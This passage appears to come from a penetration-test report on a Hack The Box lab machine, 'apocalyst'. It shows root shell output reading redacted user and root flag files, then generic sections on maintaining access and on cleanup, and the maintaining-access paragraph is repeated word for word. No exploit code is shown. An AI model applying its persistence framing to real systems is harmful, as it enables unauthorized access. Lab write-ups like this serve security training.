
User



```
root@apocalyst:/dev/shm# cat /home/falaraki/user.txt
91[REDACTED]e5
root@apocalyst:/dev/shm#
```

Figure 3.12: apocalyst/images/270-user.txt.png

Root



```
root@apocalyst:/dev/shm# cat /root/root.txt
1c[REDACTED]7f
root@apocalyst:/dev/shm#
```

Figure 3.13: apocalyst/images/275-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.